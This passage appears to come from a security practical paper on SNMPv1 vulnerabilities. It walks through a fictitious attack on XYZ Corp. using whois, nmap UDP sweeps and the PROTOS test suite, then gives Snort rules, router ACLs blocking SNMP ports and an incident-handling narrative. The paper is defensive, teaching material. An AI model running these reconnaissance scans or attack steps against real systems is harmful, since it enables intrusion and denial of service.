Let’s tie all of this back to XYZ Corp. XYZ Corp. has a Cisco router that provides connectivity to the Internet and is beyond the protection of their firewall. They have enabled the router to be SNMP-manageable so they can receive alerts and poll information from their HP OpenView NNM server.

Also, remember that a lazy firewall rule is in place that allows any SNMP trap traffic to travel through the firewall to the NNM server. These are two attack paths for an attacker.

An attacker might start by NMAP against XYZ Corp. to look for potential targets. A whois lookup against the ARIN database would reveal the address space owned by XYZ Corp.:


```
XYZ CORP. (NETBLK-ATTNET-20001225-00000) ATTNET-20001225-00000
      1.1.1.0 - 1.1.1.255
XYZ CORP. (NETBLK-ATTNET-20010808-00001) ATTNET-20010808-00001
      2.2.2.0 - 2.2.2.255
```

Then the following NMAP command could be run to sweep the range for SNMPv1 managers and agents listening on the default ports:

```
C:> nmapnt –sU –p 161-162 1.1.1.0/24 2.2.2.0/24

Starting nmapNT V. 2.53 SP1 by ryan@eEye.com
eEye Digital Security ( http://www.eEye.com )
based on nmap by fyodor@insecure.org  ( www.insecure.org/nmap/ )

Interesting ports on gateway.xyzcorp.com (1.1.1.1):
Port       State       Service
161/udp    open        snmp

Interesting ports on openview.xyzcorp.com (1.1.1.10):
Port       State       Service
162/udp    open        snmptrap
```

Armed with two viable targets, the attacker could now proceed into actually attempting to leverage the PROTOS c06-snmpv1 test suite against the border router and NNM machine. Sample output from the suite is provided in the previous section. Additionally, take a look at the reverse lookup information on 1.1.1.10 provided by NMAP. The name "openview.xyzcorp.com" is very descriptive and if an attacker has some custom code that takes advantage of weaknesses in the NNM trap-handling process, they could launch this against XYZ Corp. In the fictitious Incident Handling scenario outlined in the next section, this is exactly what happens.

Here is a diagram of the attack:



1. Foot printing – attacker finds IP address space owned by XYZ Corp. from public information on whois.arin.net
2. Scanning – attacker scans the entire IP address range looking for machines that might be vulnerable to the SNMP exploits
3. Attack! – attacker runs PROTOS c06-snmpv1 suite or custom exploit code against XYZ Corp.'s SNMP-compliant systems!

Signature of the Attack

Writing a signature to identify the PROTOS c06-snmpv1 being used would be a daunting task. Tens of thousands of rules would surely bog down any Intrusion detection system. It is fairly easy to detect someone using the suite against your organization if you are monitoring the amount of SNMP traffic that is going across your network. Typically, SNMP management traffic is very minimal. SNMP manager applications generally send out packets on a scheduled basis such as every two to five minutes and send out 20 packets or less per device being managed. The c06-snmpv1 tool generates a significant number of SNMP packets using any of the various test suites.

However, what if an attacker identifies that one particular killer SNMP test case that can wreak havoc on your network? What if he delivers that packet with his own code or a program such as netcat that is able to spoof IP source addresses? To your network monitoring the packet may appear to be a single SNMP packet that originated from your SNMP management system. In this situation, it is quite difficult to identify any sort of malicious activity occurring on your network. Describing an attack signature to look for with an intrusion detection system would be quite hard.

The solution to writing a successful signature for detecting these attacks is to know thy network. Protect yourself against spoofed IP addresses at the entrances to your organization, and identify the system (or systems) that should be authorized to use SNMP. In the case of XYZ Corp., the only machine on their network that should be generating SNMP requests is the HP OpenView NNM server at 192.168.2.22. This server is translated to 1.1.1.10 where the Snort sensors are located at the network. The following Snort rules could be established to raise a red flag whenever an SNMP packet was being sent that was not from the NNM server:

```
var SNMP_MANAGER 1.1.1.10
alert udp !$SNMP_MANAGER any -> any 161 (msg:"Unauthorized SNMP
activity has been detected"; )
```

Looking at log entries on the different equipment may or may not be useful depending on which SNMP agent is being used. As an example, ucd-snmp maintains a log file in /var/log/snmpd.log. When the suite is being executed against the system, it is clear what IP address is launching the attack and there are a few “bad type” messages that clue an administrator in to problems occurring with the agent:

```
      .
      .
      .
      Connection from 192.168.4.251
      Connection from 192.168.4.251
      Connection from 192.168.4.251
      bad type returned (1)
      Connection from 192.168.4.251
      bad type returned (1)
      Connection from 192.168.4.251
      bad type returned (1)
      Connection from 192.168.4.251
      Connection from 192.168.4.251
      Connection from 192.168.4.251
```

```
Connection from 192.168.4.251
Connection from 192.168.4.251
Connection from 192.168.4.251
Connection from 192.168.4.251
Connection from 192.168.4.251
Connection from 192.168.4.251
bad type returned (0)
Connection from 192.168.4.251
.
.
.
```

How to Protect Against It

By now it should be abundantly clear that this is a serious hole that you should protect yourself from. In review, the majority of Internet-connected devices are SNMP-manageable, SNMP is enabled by default on many platforms, and tools are freely available to at least crash and possibly allow an administrative compromise on most implementations deployed. The following are some recommended ways to mitigate the possible effects of these attacks. These are all listed at the CERT® website.

The first recommendation makes complete sense – turn off SNMP. If you are not running it, it cannot be exploited against you. One problem is that on some network devices such as older 3com hubs, there is no option to disable the SNMP protocol. Another drawback is that many organizations use SNMP as an invaluable tool on a day-to-day basis. For example, my company monitors their Internet connection with SNMP and maintains a continuous database of the utilization of the line. This not only helps when trouble tickets come in about Internet latency, but we are also billed by our provider based on the usage of the line. We like to verify that the rate that the ISP is billing us is actually in line with the amount of traffic that we generated.

The second recommendation is to do ingress filtering blocking SNMP requests at your network perimeter. This can be a good way to prevent attackers from the Internet from exploiting these holes against you. Additionally, there is a list of recommended auxiliary port numbers that should be blocked because they are also known to run affected SNMP software. You should ensure that you block the following services:

```
snmp              161/tcp     # Simple Network Management Protocol (SNMP)
snmp              162/tcp     # SNMP system management messages
smux              199/tcp     # SNMP Unix Multiplexer
smux              199/udp     # SNMP Unix Multiplexer
synoptics-relay   391/tcp     # SynOptics SNMP Relay Port
synoptics-relay   391/udp     # SynOptics SNMP Relay Port
agentx            705/tcp     # AgentX
```

```
snmp-tcp-port      1993/tcp      # cisco SNMP TCP port
snmp-tcp-port      1993/udp      # cisco SNMP TCP port
```

The following is an example IOS ACL that could be put in place to accomplish this recommendation. This assumes your Internet interface is Serial 0:

```
access-list 100 deny udp any any eq 161
access-list 100 deny udp any any eq 162
access-list 100 deny tcp any any eq 161
access-list 100 deny tcp any any eq 162
access-list 100 deny udp any any eq 199
access-list 100 deny tcp any any eq 199
access-list 100 deny udp any any eq 391
access-list 100 deny tcp any any eq 391
access-list 100 deny tcp any any eq 705
access-list 100 deny udp any any eq 1993
access-list 100 deny tcp any any eq 1993
access-list 100 permit ip any any

interface serial 0
ip access-group 100 in
```

Understand what blocking these services may effect on the rest of your network. And also be aware that this does not offer protection from internal attacks. However, this is a good way to stop outsiders from the Internet.

Another recommendation is to configure your SNMP agents to only accept traffic from your SNMP management stations. This is helpful, but a clever attack may craft SNMP packets that spoof the IP address of any machine he or she desires. You should couple this with an anti-spoofing ACL on the border router and your firewall. Here is an example of an ACL to block spoofed IP addresses (and private addresses from RFC 1918 that should not be entering from the Internet) from entering the XYZ Corp. network:

```
access-list 10 deny 10.0.0.0 0.255.255.255
access-list 10 deny 172.16.0.0 0.15.255.255
access-list 10 deny 192.168.0.0 0.0.255.255
access-list 10 deny 1.1.1.0 0.0.0.255
access-list 10 deny 2.2.2.0 0.0.0.255
access-list 10 accept any any

interface serial 0
ip access-group 10 in
```

Change the community strings from the default values. Remember, community strings are like passwords needed to properly exchange SNMP communication between managers and agents. This particular recommendation has been preached by the security community for a long time. It made the original SANS

Top 10 Security Threats on the Internet and continues to be on that list now that it has been extended to the Top 20. SANS works with the FBI on developing these lists of security guidelines in an effort to better protect the Internet. The SNMP community string issue has traditionally been on this list because there is a horde of sensitive information that an attacker can cull from SNMP if he knows your community string. Due to the latest vulnerabilities discovered by OUSPG, there is an added importance. Many of the test cases require that the valid community string is known in order to successfully exploit the weakness in the protocol.

The next recommendation is not to protect your organization, but to be a good neighbor. Prevent SNMP from leaving your network except for authorized management stations. This is a good recommendation that will prevent any individual or compromised workstation within your organization from being able to launch SNMP-related attacks. Again, this can be circumvented with IP address spoofing. But this is still a good precaution.

A final recommendation from CERT® is to segregate SNMP traffic onto a separate management network. This is a fairly complex solution that either required additional interface cards for server devices or the use of VLANs on networking devices. CERT® acknowledges that this solution is probably not feasible in many environments. I agree that the cost, complexity, and lack of VLAN support among many devices make this recommendation very difficult to effectively implement.

Implementing all of these recommendations in conCERT® can make a dramatic difference in protection from these attacks. The remedy to the vulnerability is to provide the appropriate patches from the vendor as they become available. At this point in time, many of the vendors have come up with patches that are ready to be installed on their systems. This can be a time consuming process depending on the number of devices in your organization; but security management often is.

To protect against internal attacks using these SNMP vulnerabilities, a risk assessment should first be performed. It's important to note that the risk to your network is very much proportional to the number of threats you have attacking your network multiplied by the number of vulnerabilities you have in your network. Consider System A - a default installation of a system with several known bugs. System B is maintained by a very good administrator who always patches his system within a few days after any security release. Which system is at a greater risk of being compromised? It's seems intuitive that it must be System A. However, if System A is not plugged into a network and System B is a government computer that is directly attached to the Internet, this completely changes the perspective. The number of threats to System B far outweighs the number of threats to System A. I submit that the risk to System B is greater than the risk to System A.


Risk analysis should start by identifying what systems in the network are running the SNMP protocol. This will correlate to the number of vulnerabilities that you have in your network. You may have a very good idea of what systems support SNMP because you already use a network management system such as HP OpenView that has a list of devices with SNMP turned on. If this is not the situation or if you wish to verify what systems in the network are running SNMP agents, you can run a port scanner to help determine what is listening on UDP port 161. NMAP is a common port scanner that runs on both UNIX and Windows, and to run the sweep with NMAP, you would execute:

```
C:\> nmap –sU –p 161 10.10.0.0/16
```

To sweep for any applications listening for SNMP traps, run this scan:

```
C:\> nmap –sU –p 162 10.10.0.0/16
```

This assumes that your corporate network is made up of the class B network, 10.10. The security community however has developed some tools that are optimized for scanning large blocks of addresses for SNMP agents. They can cover ranges of addresses more quickly than the general port scanner, NMAP. Two of these SNMP scanners are SNScan from Foundstone and SNMPing from SANS. The SNMPing scanner is a Windows program with a GUI. You press the “Scan” button, enter in a host name, IP address or range, and then press “Scan” again. You can configure a custom UDP port or community name for your scan. It will quickly present you with a report of which systems have responding SNMP agents:



Responses to SNMP packets: (port 161)

No.	IP Address	Host	Status
59	10.10.10.58		No answer from host.
60	10.10.10.59		No answer from host.
61	10.10.10.60		No answer from host.
62	10.10.10.61		No answer from host.
63	10.10.10.62		No answer from host.
64	10.10.10.63		SNMP enabled and available.
65	10.10.10.64		SNMP enabled and available.
66	10.10.10.65		SNMP enabled and available.
67	10.10.10.66		No answer from host.
68	10.10.10.67		No answer from host.
69	10.10.10.68		No answer from host.
70	10.10.10.69		No answer from host.
71	10.10.10.70		No answer from host.
72	10.10.10.71		No answer from host.
73	10.10.10.72		No answer from host.
74	10.10.10.73		No answer from host.
75	10.10.10.74		SNMP enabled and available.
76	10.10.10.75		SNMP enabled and available.
77	10.10.10.76		No answer from host.
78	10.10.10.77		SNMP disabled or on another port.
79	10.10.10.78		SNMP disabled or on another port

Running tools such as this will help identify where your vulnerabilities are. Weights can be added to these vulnerabilities based on how critical a system is. For instance, a single print server is only 1/20th the weight of a workgroup Ethernet switch, which is in turn only 1/50th the weight of a database server that drives all of payroll.

But the other factor to remember in risk calculation is your threats. For most mid-sized organizations such as XYZ Corp., a greater number of threats are outside of the network in the shadowy underground of the Internet rather than the employees that show up to work at 8AM every Monday. Although studies indicate that most attacks occur from inside the organization and that they cause more financial damage, I strongly believe that this is because most places have reasonable firewalls in place to deter common attacks. Also, a hacker on the Internet is not assigned a user ID and password with which to access the company's network. This argument has always seemed fishy to me – take down the firewalls and post a valid username and password on an Internet news group and then we'll see who causes the most damage.

The point is that there are many threats on the Internet that are scanning for accessible SNMP agents right now, therefore the risk to your devices outside the firewall is very high. If for some unfathomable reason SNMP is enabled to come from the Internet through your firewall, shut down this access immediately. Follow the list of recommendations listed above. First apply ingress filtering at your Internet router and block inbound SNMP packets. Then use an SNMP scanner such as SNMPing to identify all devices with SNMP enabled that are outside of your firewall.

For these devices, you understand that your potential threats are numerous and depending on the value of the device, you can assign a weight to the vulnerability. If best practices have been followed, there are not going to be many devices totally unprotected. However, the Internet router(s) and possibly hubs or switches exist outside the firewall to provide connectivity to the Internet. If these devices are not somehow protected, an attacker may be able to take these systems down with an SNMP attack which would totally knock you off the Internet. Other items that might be beyond the firewall include a server to do intrusion detection or traffic trending. These servers are very important to protect because if an attacker can compromise the system, they can install a packet analyzer and read any information that goes in and out of your corporation. This would probably be at the top of the risk scale, and SNMP should either be disabled or patched immediately to remedy the vulnerability.

Remember the Top 20 Security Threats and do not leave the community strings at the default settings provided by the manufacturer. Also, if you are not using SNMP functionality for any reason, disable SNMP altogether.

Part 3 - The Incident Handling Process

Preparation

The following describes a potential incident that could occur within an organization that is ill prepared for the SNMP vulnerabilities listed in this paper. This will focus on the fictitious organization, XYZ Corp. The incident handling process is divided into six phases that will be covered. The first phase, Preparation, is the most important for setting the field for success. It is the largest section in the SANS Incident Handling Step By Step guide.

XYZ Corp. is a medium size corporation with an IT department of about 75 individuals. They have dedicated two engineers to full time to security projects and have sent them to training on incident handling and computer forensics. They are the corporation's incident response team. Arrangements have been made with a large security company in the area so that XYZ Corp. can call upon their services in the case of a truly large incident. An escalation policy has been put in place to that if the local team is unable to identify the cause of an incident that affects multiple servers within 4 business hours, this security firm shall be called in.

The incident handling team has worked with management and gotten them to buy into an established incident handling procedure. They have put a lot of their security training into practice in the XYZ Corp. architecture often by utilizing freely available tools discussed in their classes.

The security team has used several proactive techniques for preventing incidents before they occur. Physical security is good at XYZ Corp. All communications closets are protected by lock and key. The servers are centralized in a single room with raised flooring and access is controlled by magnetic-card access. Tripwire is used to verify the integrity of files on the UNIX and Linux servers. Network-based intrusion detection is in place on the network perimeter with Snort, and the CheckPoint firewall policy prevents all unnecessary traffic that originates from the Internet. Anti-virus protection is enabled enterprise-wide on all systems and the signatures are updated on a nightly basis. A network management system alerts administrators and the helpdesk whenever network problems are detected. An enterprise-wide backup system makes server backups on a nightly basis.

Additionally, the Nessus Security Scanner is used to attempt to probe machines for known security holes before they are put on the network. New vulnerabilities are patched as they are discovered by the system. On a quarterly basis a corporate-wide assessment is also completed using this tool. However, the corporate policy is that no denial-of-service checks are run when doing the testing – therefore the tool has not let them know about their SNMP holes.

Any systems that provide services to the Internet have been configured with warning banners informing visitors that access is logged, unauthorized use is prohibited, and violators will be prosecuted.

A formal incident response plan has been developed and agreed upon with management. Administrators and users are instructed to notify the incident handling team in case of any suspected malicious activity. In the policy, management has empowered the incident handling team to determine the appropriate response during an incident handling crisis and is authorized to disconnect servers or network connections. Notification of management must occur promptly (with 15 minutes) in this scenario. The policy also states that out-of-band management via cellular phone will be used during all incident handling situations.

The incident handling team has checklists for various types of incidents such as denial of service, unauthorized use of resources by an employee, and complete system compromise. In addition, they possess phone lists and escalation procedures for contacting the appropriate managers, system administrators, etc. during an incident as well as network diagrams.

Though the incident handling team at XYZ Corp. has been educated in proper techniques, they have not needed to be called into action very much. There just haven't been many high-profile incidents; reasonable security is in place and they just aren't a high profile target.

There are some areas where they could improve. The Incident Response team members could join a local computer incident response team and network with other local security professionals. Information about the SNMP vulnerabilities was made public via different online publications. The local team could subscribe to e-mail lists that would send notifications of newly discovered vulnerabilities such as this. Relying on a single solution for vulnerability detection is not enough. Additionally, the incident response team could run regular drills to sharpen their skills in case of a real security situation.

Identification

At 12:15 AM on May 19th, the network administrator's pagers start going off. One of the core layer-3 switches in XYZ Corp.'s network has just taken a hit and the entire network has been knocked off-line. Thankfully, a few minutes later, the administrators are paged again with a message stating that it has come back up. They believe something odd has happened that they can check out in the morning; they go back to sleep. That is until 12:30 AM, when again they are paged that the core of the network has dropped. Something seems seriously odd about this. An attempt is made to establish a VPN session and get onto the core switches, but VPN access seems to be having problems as well. After several tries, a session is established and a connection is attempted to one of the core switches. But as the password prompt is appearing on the screen – and coincidentally at 12:45 AM – the tunnel immediately drops and the pager goes off once again. This is an incident that requires onsite response.

Thirty minutes later and two more sets of pages, the network administrator who is on call arrives onsite to XYZ Corp. Her first action is to establish a session on the switch (a Cisco Catalyst 6500-series layer-3 switch) that continues to reboot. She gets on the console port and issues a "show log" command. She notices that the system restarted at 1:15 AM, but there isn't really a reason showing. None of the other log entries seem abnormal. Then she issues a "show ver" command and finds some interesting information:

```
C6500-2 uptime is 0 weeks, 0 hours, 11 minutes

System restarted by error - a SegV exception, PC 0x80362664 at 01:15:05
cst Sun May 19 2002
```

This is not a lot of information for her to go on and she's running out of ideas fast. She attempts to make some sense out of the register location given in the error message, but it doesn't match up with anything she can find on the router. She attempts to research the message on the Internet by using a machine connected to another switch, but the Internet is having similar problems where it is dropping every 15 minutes. She plugs into the console port of her border router – a Cisco 2600 router – and finds that this system is also restarting due to a software error. After the drop at 2:00 AM, she decides to call in the incident handling team suspecting foul play.

The incident handler arrives at 2:23 AM and interviews the network on call person. He learns the details of the problem, a core switch and the Internet router are both crashing on a regular 15 minute schedule. He ascertains little from the system logs but finds the software error curious. He suspects a network-related incident being caused by some sort of malicious code. He decides that despite the lack of hard evidence that this should be declared an incident.

Management is notified and the handler passes on the known facts about the incident via cell phone as to not tip off a potential attacker. Next an attempt to contact the Internet service provider is made (again via cell phone), but at this time no one capable can be found. After this dead-end, the incident handler decides that the next step is containment.

Containment

The first course of action that the incident handler takes is to begin some network packet captures to try to analyze the root cause of the problem. He grabs the incident handling jump kit, containing a laptop, software tools, and other items that he will need to help them do his job. Included in the jump kit is network analyzer software, a 10/100 Ethernet hub, various network cables including crossover cables, and copies of various free forensic and troubleshooting tools such as Cryptcat, Fport, and Ethereal. A Jaz drive and Norton Ghost are available for creating backups. Additionally, the kit contains a mini-tape recorder, incident survey forms from the SANS Incident Handling Step By Step guide, network diagrams and the corporate contact list.

He plugs the laptop directly into the Catalyst 6509 that is experiencing the reboot problems on port number 3/6. Next he sets up a spanning port to capture all traffic directed to and from the network where the management IP address of the switch resides (VLAN 12) to the port where the laptop is connected. The command issued on the 6509 is:

```
C6500-2> (enable) set span 12 3/6 both

Destination      : Port 3/6
Admin Source     : VLAN 12
Oper Source      : None
Direction        : transmit/receive
Incoming Packets: disabled
Learning         : enabled
Multicast        : enabled
Filter           : -
Status           : inactive
```

The incident handler brings up Ethereal and starts up a capture session in promiscuous mode. A capture filter is used to capture only traffic destined for the switch – “host 192.168.2.1” in the “Filter:” section accomplishes this. All traffic to and from the IP address of the switch is monitored over the course of the next reboot. The only traffic seen in the capture, however, seems to be normal network traffic – SNMP and PING traffic from the HP OpenView server to the switch. This is expected and dismissed as a potential cause for the problem.

Next, the incident handler decides to isolate the core switch from the rest of the network. Normally you do not want to tip off an attacker that you are on to him, but this is a special case. Since a denial of service is actually occurring, it is very unlikely the attacker is currently logged into the target system. As per the incident handling policy, he again contacts his manager and informs him of the current status of the issue and that he is taking down part of the network. The analyst is curious as to whether this problem is originating from a device attached to the rest of the network by the switch. If his guess is correct, the switch would crash but the Internet router should remain active. Also, much would be learned about the origin of the attack if the switch stayed up, but the Internet router crashed. At 2:45 AM, again the network management system sends a page out that the switch has dropped off the network. But by monitoring the console port, the incident handler is able to determine that the Internet router continues to run along just fine. Finally, after an hour and a half, progress is being made! The origin of the attack appears to be inside the organization and appears to be somehow connected to this switch.

The next step is to identify exactly where the attack is coming from and what is causing the attack. With not too many other options, the incident handler decides to unplug every connection from every blade on the Catalyst 6500 switch in an attempt to identify the source of the problem. This is not a huge change as the devices are functionally segmented from the rest of the network already. The pager goes off again as soon as this action is taken because the NNM server happens to be plugged into this switch. The 15 minute cycle comes and goes and the switch does not experience the software error. At that point the incident handler decides that the best course of action is to plug in all the connections for a single blade, one blade at a time, to try to identify the exact port that is causing these errors. The one connection that he will not enable is the connection between this switch and the rest of the network.

All connections to the first two blades are restored to service and they survive the 15 minute uptime test. The fourth blade is a 24-port, 10/100 Ethernet blade that has several of XYZ Corp.'s servers attached. These connections are reestablished and the network on call person again receives the message on her pager that the core switch is back online. The NNM server happens to be one of the servers connected to this blade. When the fifteen minute test comes at 3:45, the pager goes off again, the console connection shows that the switch is rebooting, and the incident handler knows that he is one step closer to the source of the problem.

Remembering the packet captures that only contained traffic from the HP OpenView NNM server, the analyst wonders if maybe this is the system with the problems after all. He plugs in all other servers back into the switch blade and the test confirms his suspicions to be true. The problem has truly been contained at this point. The on call person who is responsible for the server is called in to assist in remediation of this issue. Following XYZ Corp.'s written incident handling procedures, the next step is to get a complete backup of the entire system.

Norton Ghost is the solution that XYZ Corp. has chosen for bit-by-bit backups. The NNM system is brought down, the Jaz drive is connected to the USB port, and the system is booted from a boot floppy that has been prepared for this situation. The boot disk loads DOS and contains guest.exe and ghost.exe. First guest.exe is run to allow the system to see the Jaz drive. Then ghost.exe is run from the floppy drive and two bit-by-bit backups are created. One set of backup media is sealed, and labeled with the data and time, the incident handlers signature and the network on call person's signature.

Eradication

The HP OpenView NNM system remains disconnected from the switch while the system is rebooted. After the switch survives the 15 minute test, the core switch is again connected to the rest of the network. The majority of service is restored to XYZ Corp. But now the incident handler must deal with the HP OpenView machine and try to identify why it is causing reloads to both the core switch and the Internet router beyond it.

With the help of the system administrator, he decides to log into the HP OpenView system directly. He doesn't believe there is someone maliciously utilizing the system to generate these attacks because they were still occurring when the server was disconnected from the Internet and the rest of the network. He uses task manager to look at the processes that are running on the system, and breaks out FPORT from the jump bag to identify which programs are using various TCP and UDP connections on the system. A rogue program named "snmphreak" is running on the system and establishing connections on UDP port 161.

This file is found to be present in the Recycle Bin on the operating system. The incident handler combs the registry and finds that the process is being started each time the system reboots from the `HKLM\Software\Microsoft\Windows\Current Version\Run` key. Also, an entry has been added to the win.ini file, a `run=` line to startup the program. This appears to be a rogue program that has been inserted into the system and is causing the denial of service problems.

A copy of the "snmphreak" executable file is stored on a floppy disk for later analysis and the process is terminated. The laptop is connected to the network interface card of the server via a crossover cable, and traffic is again captured via Ethereal to ensure that killer SNMP packets are no longer being sent by the system.

Recovery

The enterprise backup system logs are reviewed to verify when the program was created on the file system. Unfortunately, the Recycle Bin is not backed up. Instead, the system administrator cleverly runs a search to find the last time the win.ini was modified on the system. April 27th is that date. The file is examined and indeed the 28th was the day that the entry was added to start up the rogue program. The incident handler and system administrator agree that the system should be restored with backups to April 27th. The HP OpenView NNM server is a fairly static system that automatically discovers new network resources. A greater degree of confidence in the integrity of the system can be maintained if they restore from a known good state.

A review of the Firewall-1 and Snort logs for April 27th shows intense SNMP scanning activity against the XYZ Corp. network. A port scan for UDP port 161 and UDP port 162 was initiated against the entire network, and subsequently a flurry of UDP traffic on port 162 was initiated to the NNM server. The security analyst realizes that there is no good reason why the NNM machine needs to receive SNMP trap information from devices on the Internet. He modifies the firewall policy to only accept traps from the DMZ and screened subnet to provide future protection.

When the system is reconnected to the network, no more problems occur. The incident handler works with the administrator and network on-call person to verify that all functions of the HP OpenView system are working correctly. The system is scanned by the Nessus Security Scanner to verify that there are no backdoors left behind and to look for other potential attack paths into the system. FPORT is again used on the server to look for Trojan horses listening on the system. Finding no remnants of the problem, the incident handler and the network on call person make the decision that operations can be restored.

Finally, the incident handler contacts the same sleepy manager whom he reported the problem to and relays all the details of the remediation effort. They concur with the resolution to bring the system back online. The notebook that has been used to record all the data and actions the handler took is sealed away for the follow-up report and lessons learned meeting that will be held on Monday.

Lessons Learned

The HP OpenView NNM system was found to be running an SNMP trap listener that was subject the SNMP vulnerabilities described in this paper. Also, SNMP traps were allowed through the firewall from any address to this one particular server – after all, they wanted to be able to receive messages from their routers that connected to the Internet. It was determined that some malicious hacker probably scanned ranges of IP addresses looking for vulnerable SNMP trap receivers, and used the hole to upload the "snmphreak" program. The program then did a traceroute to www.ebay.com, and sent SNMP-agent killer packets to the first three hops attempting to bring down Cisco devices. A very dastardly program, set to go off on May 19th – later discovered to be the author's birth date.

The appropriate filters were put in place on the firewall to allow SNMP traps only from the devices that should be sending them to this management station. The vulnerabilities on all systems involved were mitigated with the appropriate patches and an assessment was performed throughout the entire corporation to determine what else was vulnerable to this problem.

Some lessons learned covered in Monday's meeting include:

- Keeping up with patches to HP OpenView NNM would have mitigated the vulnerability that allowed the rogue code to infect the server.

- The installation of a program like Tripwire for Windows 2000 server would have detected this problem as soon as the file system was modified.
- Subscribing to a vulnerability notification list such as Bugtraq or the SANS weekly security digest would have made the team aware of the SNMP vulnerabilities when they were published.
- The adherence to the suggestions from CERT® on how to limit the effects of this vulnerability would have prevented this problem.
- On a positive note, the Incident Handler kept his head very well and was able to diagnose the problem very efficiently considering the circumstances.
- Communication flowed well through the incident handling process. The empowerment of the incident handler to take systems off line was critical.

Conclusion

In this sample incident, chain of custody was not used. The evidence that was gathered was the actual malicious software that was causing XYZ Corp. the problems. While this could be shared with authorities or an information assurance coordination center, XYZ Corp. did not believe they would successfully be able to trace the incident back to an attacker and it was deemed that not enough damage was done to be worth the effort.

Do not think that this could not happen to your organization, or that this is even a worst case scenario. The malicious hackers on the Internet have much more devious minds than the author of this paper and are likely to be capable of delivering a much more devastating payload than the denial of service described above. The SNMP weaknesses that have been discovered are very important because the widespread use of the protocol in the Internet and the potential harm that an attacker can do with a single anonymous packet. It's critical that the security community ban together and get our systems patched before a possible epidemic rages from the exploitation of these holes.

References

The following are cited as references in this paper:

1. The SANS Institute/FBI. "The Twenty Most Critical Internet Security Vulnerabilities (Updated)." October 1, 2001. http://www.sans.org/top20.htm. (April 8, 2002)

2. CERT® Coordination Center. "Multiple Vulnerabilities in Many Implementations of the Simple Network Management Protocol (SNMP)" February 12, 2002. http://www.cert.org/advisories/CA-2002-03.html. (April 12, 2002)

3. Greene, Thomas C. "Most SNMP vulns quietly lurking." The Register. February 22, 2002. URL: http://www.theregister.co.uk/content/55/24167.html.

4. Packetstorm Security. "20 Most Recently Added Exploits to Packetstorm." March 22, 2002. http://packetstormsecurity.nl/exploits20.shtml. (April 11, 2002)

5. Delcroix, Maxime and Lumetta, Olivier. "Lessons About SNMP." http://www.et.put.poznan.pl/snmp/intro/ihistor2.html

6. OUSPG at University of Oulu, Finland. "PROTOS Test-Suite: c06-snmpv1." February 12, 2002. http://www.ee.oulu.fi/research/ouspg/protos/testing/c06/snmpv1/

7. Race, Tammy L. "Comparing and Contrasting the Security of SNMPv1 with SNMPv3." April 20, 2000. http://www.cs.utk.edu/~race/594paper.html

8. The SANS Institute. "Incident Handling Step By Step." Version 2.2. October, 2001.